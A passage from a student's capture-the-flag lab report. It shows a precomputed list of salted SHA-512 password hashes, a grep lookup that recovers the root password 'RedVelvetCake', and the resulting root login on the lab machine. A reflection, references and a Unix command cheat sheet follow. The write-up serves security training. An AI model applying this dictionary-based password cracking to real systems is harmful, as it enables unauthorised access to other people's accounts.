AfterEight      $6$EOROmEk/8SNQ3EtZ$Q6Jr7pxw2JSAsa8o2qP6c1i4t7irOW9RP.h1z1WswFNnqD7v9j7RbhOJFdIympI.
OhsM9J4lpWt1a3r5.dTZY/
AleHoneyRoastedPeanuts  $6$EOROmEk/8SNQ3EtZ$DSprmjIDQDQXjLJ/OXHnTqPXaDjNk9eve3g8/eBVWWob3UnNfEcRoDld
iKpqySzPMvftT.o2FB6HTCwik263b0
AlmondAmarettoChocolate $6$EOROmEk/8SNQ3EtZ$9VX0rJl6vKPqLnZ88/ukq300T5oUm/xc1593vs8xWbLOMPM67nORKdSx
9xFcH4Z5huKNWe.lWZLUQd6NYrMQF1
AlmondBananaChocolateFudge      $6$EOROmEk/8SNQ3EtZ$l/zUuCQL21RRf/CEDkXpU5kmqe1E9uY4tsNFw/M7iTRoYuNt
p5SyKfJGUiN5QtOeWDuWk.eFl3R9xBrH2kO1t/
AlmondBlueberry $6$EOROmEk/8SNQ3EtZ$BYoIb3fmNMxNRT4mu96uPY2EPl3jg/ClophWZsP6NBlU/JuK6sOgPxbEpiAA9d1/
3mqKzDu07GNmFDBt3YQnK1
AlmondButter    $6$EOROmEk/8SNQ3EtZ$UZNMM07/OpsfNSdHAE9utE77tes1N5czUOLkIytcbSns5LlnyH7dOOhzipSr4exN
ysbGjlX4UVsf3znp5qc/K.
AlmondButterFudge       $6$EOROmEk/8SNQ3EtZ$68Bu4KjBCGHDSe55t/UoLoVTN1aRZNZgERNWCWlnihCKFJ1LBmvoJaX7
Wz.libBFbzINT7OSRfOFeV2aO985L.
AlmondCaramelChocolate  $6$EOROmEk/8SNQ3EtZ$AOEd8AhLTRRpEzsuMsAcZf43JzfM96yyZueDyIbqw6Ni6aO6bOFbsWhF
vowS.uw.s3pc/4AIp98YhaGxD1I2hO
AlmondCaramelChocolateCookieVanilla     $6$EOROmEk/8SNQ3EtZ$aQxgSJDoGhAoGgSI2sOA8smhkCZAEdYg4naQYSg6
ycGRxEAEz6X7JJsqmPUiFpthWRz5gvqZ2q9TT5./rZEkl/
AlmondCherry    $6$EOROmEk/8SNQ3EtZ$XxpzXQ9x8G.B1g1KodL7npB2QKX.wEopltJyRMDNED/Jx5zRyFbMST5NRGJT1FNg
dObF1EmWQmeP2m29FOZOAO
cheese@burger:~$
```

Figure 31

Now, I used grep to find root users password.




```
cheese@burger:~$ grep CEgDavCO07jFaOM3yrNYIu3r8r2qZikFaXDcsQ/9L408ZYG67R5NhQho9WrspcvkPd6gCASmaJansT
KlBF6KO1 combinedHashedDictionary.txt
RedVelvetCake   $6$EOROmEk/8SNQ3EtZ$CEgDavCO07jFaOM3yrNYIu3r8r2qZikFaXDcsQ/9L408ZYG67R5NhQho9Wrspcvk
Pd6gCASmaJansTKlBF6KO1
cheese@burger:~$ _
```

Figure 32

grep CEgDavCO07jFa0M3yrNYIu3r8r2qZikFaXDcsQ

/9L4O8ZYG67R5NhQho9WrspcvkPd6gCASmaJansTKlBF6KO1 combinedHashedDictionary.txt

Which will give us the password of the root user, "*RedVelvetCake*".



```
Debian GNU/Linux 10 burger tty4

burger login: root
Password:
Last login: Mon Mar 15 15:06:23 UTC 2021 on tty1
Linux burger 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64
Good Luck! :-)
root@burger:~#
```

Figure 33 – Successful login of root user with the password "RedVelvetCake"

7. Reflection

CTF – 1 is a great way to test what we have learned so far and gain practical knowledge. CTF – 1 being a group assessment helped us to look at the same problem very differently. Each of us might have a different perspective and approach to a problem, and it was exciting and knowledgeable to learn how others think or process information. I learned a lot from Liam and Beau in this CTF. I am satisfied with my and most of my group members performance in this CTF and what we learnt through it.

8. Conclusion


CTF – 1 assessment taught me how important it is to know how others think and how much I must learn. CTF – 1 showed me my strengths and the areas I need more practice in. CTF – 1 also made me understand the ethical implications of cracking the machines in real-life scenarios and its impact on the business or the owner. My team and I know that using this knowledge without consent will or can have legal and ethical actions. With this CTF, I learned how to get information hidden in peculiar ways, modify the shell scripts to steal information from other users on the machine, and gain privilege escalation and brute force the root user's password. These actions done in real life without consent can cause a lot of damage.

9. References

[1]"What is CTF and how to get started!", DEV Community, 2021. [Online]. Available: https://dev.to/atan/what-is-ctf-and-how-to-get-started-3f04#:~:text=CTF%20(Capture%20The%20Flag)%20is,a%20server%20to%20steal%20data.&text=This%20goal%20is%20called%20the%20flag%2C%20hence%20the%20name!. [Accessed: 23- Mar- 2021].

[2]"An introduction to Linux filesystems", Opensource.com, 2021. [Online]. Available: https://opensource.com/life/16/10/introduction-linux-filesystems. [Accessed: 31- Mar- 2021].

10. Appendix – A



Unix/Linux Command Reference

FOSSwire.com

File Commands

`ls` – directory listing
`ls -al` – formatted listing with hidden files
`cd dir` - change directory to *dir*
`cd` – change to home
`pwd` – show current directory
`mkdir dir` – create a directory *dir*
`rm file` – delete *file*
`rm -r dir` – delete directory *dir*
`rm -f file` – force remove *file*
`rm -rf dir` – force remove directory *dir* *
`cp file1 file2` – copy *file1* to *file2*
`cp -r dir1 dir2` – copy *dir1* to *dir2*; create *dir2* if it doesn't exist
`mv file1 file2` – rename or move *file1* to *file2* if *file2* is an existing directory, moves *file1* into directory *file2*
`ln -s file link` – create symbolic link *link* to *file*
`touch file` – create or update *file*
`cat > file` – places standard input into *file*
`more file` – output the contents of *file*
`head file` – output the first 10 lines of *file*
`tail file` – output the last 10 lines of *file*
`tail -f file` – output the contents of *file* as it grows, starting with the last 10 lines

Process Management

`ps` – display your currently active processes
`top` – display all running processes
`kill pid` – kill process id *pid*
`killall proc` – kill all processes named *proc* *
`bg` – lists stopped or background jobs; resume a stopped job in the background
`fg` – brings the most recent job to foreground
`fg n` – brings job *n* to the foreground

File Permissions

`chmod octal file` – change the permissions of *file* to *octal*, which can be found separately for user, group, and world by adding:

- 4 – read (r)
- 2 – write (w)
- 1 – execute (x)

Examples:
`chmod 777` – read, write, execute for all
`chmod 755` – rwx for owner, rx for group and world
For more options, see `man chmod`.

SSH

`ssh user@host` – connect to *host* as *user*
`ssh -p port user@host` – connect to *host* on port *port* as *user*
`ssh-copy-id user@host` – add your key to *host* for *user* to enable a keyed or passwordless login

Searching

`grep pattern files` – search for *pattern* in *files*
`grep -r pattern dir` – search recursively for *pattern* in *dir*
`command | grep pattern` – search for *pattern* in the output of *command*
`locate file` – find all instances of *file*

System Info

`date` – show the current date and time
`cal` – show this month's calendar
`uptime` – show current uptime
`w` – display who is online
`whoami` – who you are logged in as
`finger user` – display information about *user*
`uname -a` – show kernel information
`cat /proc/cpuinfo` – cpu information
`cat /proc/meminfo` – memory information
`man command` – show the manual for *command*
`df` – show disk usage
`du` – show directory space usage
`free` – show memory and swap usage
`whereis app` – show possible locations of *app*
`which app` – show which *app* will be run by default

Compression

`tar cf file.tar files` – create a tar named *file.tar* containing *files*
`tar xf file.tar` – extract the files from *file.tar*
`tar czf file.tar.gz files` – create a tar with Gzip compression
`tar xzf file.tar.gz` – extract a tar using Gzip
`tar cjf file.tar.bz2` – create a tar with Bzip2 compression
`tar xjf file.tar.bz2` – extract a tar using Bzip2
`gzip file` – compresses *file* and renames it to *file.gz*
`gzip -d file.gz` – decompresses *file.gz* back to *file*

Network

`ping host` – ping *host* and output results
`whois domain` – get whois information for *domain*
`dig domain` – get DNS information for *domain*
`dig -x host` – reverse lookup *host*
`wget file` – download *file*
`wget -c file` – continue a stopped download

Installation

Install from source:

```
./configure
make
make install
```

`dpkg -i pkg.deb` – install a package (Debian)
`rpm -Uvh pkg.rpm` – install a package (RPM)

Shortcuts

`Ctrl+C` – halts the current command
`Ctrl+Z` – stops the current command, resume with `fg` in the foreground or `bg` in the background
`Ctrl+D` – log out of current session, similar to `exit`
`Ctrl+W` – erases one word in the current line
`Ctrl+U` – erases the whole line
`Ctrl+R` – type to bring up a recent command
`!!` - repeats the last command
`exit` – log out of current session

* use with extreme caution.

Figure 34 - Shoes most popular and frequently used commands in UNIX